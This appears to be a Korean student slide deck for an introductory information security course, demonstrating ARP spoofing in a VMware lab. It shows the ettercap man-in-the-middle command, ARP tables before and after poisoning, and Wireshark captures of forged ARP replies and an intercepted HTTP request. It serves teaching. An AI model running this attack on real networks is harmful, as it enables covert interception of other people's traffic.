ARP Spoofing

정보보호학개론

91714129 양경모
91714076 서정우
91714105 신정훈


INDEX

- ARP Spoofing?
- Reday for ARP Spoofing
- Sequence of ARP Spoofing
- Process of ARP Spoofing

ARP Spoofing?

- 근거리 통신망(**LAN**) 하에서 주소 결정 프로토콜(**ARP**) 메시지를 이용하여 상대방의 데이터 패킷을 중간에서 가로채는 중간자 공격기법

- 이 기법을 사용한 공격의 경우 특별한 이상 증상이 쉽게 나타나지 않기 때문에 사용자는 특별한 도구를 사용하지 않는 이상 쉽게 자신이 공격당하고 있다는 사실을 확인하기 힘듦



Ready for ARP Spoofing

- Desktop or Laptop computer
- VMWare workstation 12
- KALI Linux iso file
- Windows 10 iso file

Sequence of ARP Spoofing

공격 준비

- 피해자 **IPv4,** 게이트웨이 파악
- 공격을 위한 운영체제 준비


공격


- **ETTERCAP** 명령어 입력

성공 확인

- **Arp –a** 명령어로 확인
- 피해자 컴퓨터로 행동 확인

Process of ARP Spoofing





rkstation

Help

Home | Windows 10 x64

명령 프롬프트

```
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:₩Users₩SeoJungWoo>arp-a
'arp-a'은(는) 내부 또는 외부 명령, 실행할 수 있는 프로그램, 또는
배치 파일이 아닙니다.

C:₩Users₩SeoJungWoo>arp -a

인터페이스: 192.168.59.131 --- 0x3
  인터넷 주소           물리적 주소           유형
  192.168.59.2          00-50-56-fe-49-e8     동적
  224.0.0.22            01-00-5e-00-00-16     정적
  224.0.0.252           01-00-5e-00-00-fc     정적
  239.255.255.250       01-00-5e-7f-ff-fa     정적
  255.255.255.255       ff-ff-ff-ff-ff-ff     정적

C:₩Users₩SeoJungWoo>
```

오전 12:19
2017-06-01

tion

Debian 8.x 64-bit (2)

프로그램 위치 터미널 (목) 00 : 19 1 ko

root@root: ~

파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)

```
root@root:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.59.130  netmask 255.255.255.0  broadcast 192.168.59.255
        inet6 fe80::20c:29ff:fed4:429d  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:d4:42:9d  txqueuelen 1000  (Ethernet)
        RX packets 20  bytes 2423 (2.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 28  bytes 2509 (2.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 20  bytes 1116 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1116 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@root:~#
```

프로그램 위치 터미널 (목) 00 : 38 1 ko

root@root: ~

파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)

```
root@root:~# ettercap -T -M arp:remote /192.168.59.2// /192.168.59.131//

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
  eth0 -> 00:0C:29:D4:42:9D
          192.168.59.130/255.255.255.0
          fe80::20c:29ff:fed4:429d/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is
not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...
```

프로그램 위치 터미널 (목) 00 : 39 1 ko

root@root: ~

파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)

```
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |==================================================>| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : 192.168.59.2 00:50:56:FE:49:E8

 GROUP 2 : 192.168.59.131 00:0C:29:F6:B0:AE
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help
```

명령 프롬프트

```
  239.255.255.250       01-00-5e-7f-ff-fa     정적
  255.255.255.255       ff-ff-ff-ff-ff-ff     정적

C:₩Users₩SeoJungWoo>arp 0a

C:₩Users₩SeoJungWoo>arp -a

인터페이스: 192.168.59.131 --- 0x3
  인터넷 주소           물리적 주소           유형
  192.168.59.2          00-50-56-fe-49-e8     동적
  192.168.59.130        00-0c-29-d4-42-9d     동적
  192.168.59.254        00-50-56-f1-71-f2     동적
  224.0.0.22            01-00-5e-00-00-16     정적
  224.0.0.252           01-00-5e-00-00-fc     정적
  239.255.255.250       01-00-5e-7f-ff-fa     정적
  255.255.255.255       ff-ff-ff-ff-ff-ff     정적

C:₩Users₩SeoJungWoo>arp -a

인터페이스: 192.168.59.131 --- 0x3
  인터넷 주소           물리적 주소           유형
  192.168.59.2          00-0c-29-d4-42-9d     동적
  192.168.59.130        00-0c-29-d4-42-9d     동적
  192.168.59.254        00-50-56-f1-71-f2     동적
  224.0.0.22            01-00-5e-00-00-16     정적
  224.0.0.252           01-00-5e-00-00-fc     정적
  239.255.255.250       01-00-5e-7f-ff-fa     정적
  255.255.255.255       ff-ff-ff-ff-ff-ff     정적

C:₩Users₩SeoJungWoo>
```

*Ethernet0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

arp

No.	Time	Source	Destination	Protocol	Length	Info
40149	9.757338	Vmware_d4:42:9d	Vmware_fe:49:e8	ARP	60	192.168.59.130 is at 00:0c:29:d4:42:9d
40150	9.757339	Vmware_d4:42:9d	Vmware_f6:b0:ae	ARP	60	192.168.59.2 is at 00:0c:29:d4:42:9d (…
43372	11.195430	Vmware_d4:42:9d	Vmware_fe:49:e8	ARP	60	Who has 192.168.59.2? Tell 192.168.59.…
43373	11.195432	Vmware_fe:49:e8	Vmware_d4:42:9d	ARP	60	192.168.59.2 is at 00:50:56:fe:49:e8
49993	17.338648	Vmware_d4:42:9d	Vmware_f6:b0:ae	ARP	60	Who has 192.168.59.131? Tell 192.168.5…
49994	17.338677	Vmware_f6:b0:ae	Vmware_d4:42:9d	ARP	42	192.168.59.131 is at 00:0c:29:f6:b0:ae

```
> Frame 40149: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
> Ethernet II, Src: Vmware_d4:42:9d (00:0c:29:d4:42:9d), Dst: Vmware_fe:49:e8 (00:50:56:fe:49:e8)
> Address Resolution Protocol (reply)
```

```
0000  00 50 56 fe 49 e8 00 0c  29 d4 42 9d 08 06 00 01   .PV.I... ).B.....
0010  08 00 06 04 00 02 00 0c  29 d4 42 9d c0 a8 3b 83   ........ ).B...;.
0020  00 50 56 fe 49 e8 c0 a8  3b 02 00 00 00 00 00 00   .PV.I... ;.......
0030  00 00 00 00 00 00 00 00  00 00 00 00               ........ ....
```

wireshark_DA1B9F83-A0EC-4AC5-AF3C-AC51EB016658_20170601004259_a04640 | Packets: 65035 · Displayed: 6 (0.0%) | Profile: Default

test - Lycos.com

search.lycos.com/web/?q=test&OrigLycosTld=kr&keyvol=00ad210b384e0be220a9

LYCOS

test

검색 웹

검색 쿼리에 대한 결과가 없습니다

Check your spelling. Maybe you accidentally invented a new word?
더 적은 수의 키워드나 일반적 용어를 사용해 주십시오.

*eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http

No.	Time	Source	Destination	Protocol	Length	Info
25	3.842236597	114.108.190.135	192.168.59.131	HTTP	468	HTTP
29	5.659533518	104.74.179.229	192.168.59.131	HTTP	468	HTTP
33	6.037953578	119.207.65.152	192.168.59.131	HTTP	468	HTTP
221	14.651226549	192.168.59.131	209.202.251.1	HTTP	462	GET
271	14.892051025	209.202.251.1	192.168.59.131	HTTP	720	HTTP
288	14.905728288	192.168.59.131	209.202.251.1	HTTP	509	GET


```
Frame 221: 462 bytes on wire (3696 bits), 462 bytes captured (3696 bits) on interface
Ethernet II, Src: Vmware_f6:b0:ae (00:0c:29:f6:b0:ae), Dst: Vmware_d4:42:9d (00:0c:29
Internet Protocol Version 4, Src: 192.168.59.131, Dst: 209.202.251.1
Transmission Control Protocol, Src Port: 51236, Dst Port: 80, Seq: 1, Ack: 1, Len: 40
Hypertext Transfer Protocol
  GET /web?q=test&OrigLycosTld=kr&keyvol=00ad210b384e0be220a9 HTTP/1.1\r\n
  Accept: text/html, application/xhtml+xml, image/jxr, */*\r\n
  Referer: http://www.lycos.kr/\r\n
```

```
0000  00 0c 29 d4 42 9d 00 0c  29 f6 b0 ae 08 00 45 00   ..).B... ).....E.
0010  01 c0 42 f6 40 00 80 06  ed 49 c0 a8 3b 83 d1 ca   ..B.@... .I..;...
0020  fb 01 c8 24 00 50 28 0c  fa f7 74 ea 05 f2 50 18   ...$.P(. ..t...P.
0030  ff ff d6 05 00 00 47 45  54 20 2f 77 65 62 3f 71   ......GE T /web?q
0040  3d 74 65 73 74 26 4f 72  69 67 4c 79 63 6f 73 54   =test&Or igLycosT
0050  6c 64 3d 6b 72 26 6b 65  79 76 6f 6c 3d 30 30 61   ld=kr&ke yvol=00a
0060  64 32 31 30 62 33 38 34  65 30 62 65 32 32 30 61   d210b384 e0be220a
0070  39 20 48 54 54 50 2f 31  2e 31 0d 0a 41 63 63 65   9 HTTP/1 .1..Acce
```

wireshark_eth0_20170601010631_ebxdyu Packets: 794 · Displayed: 27 (3.4%) Profile: Default

시연 동영상

ARP Spoofing 성공 동영상



Q&A

thank you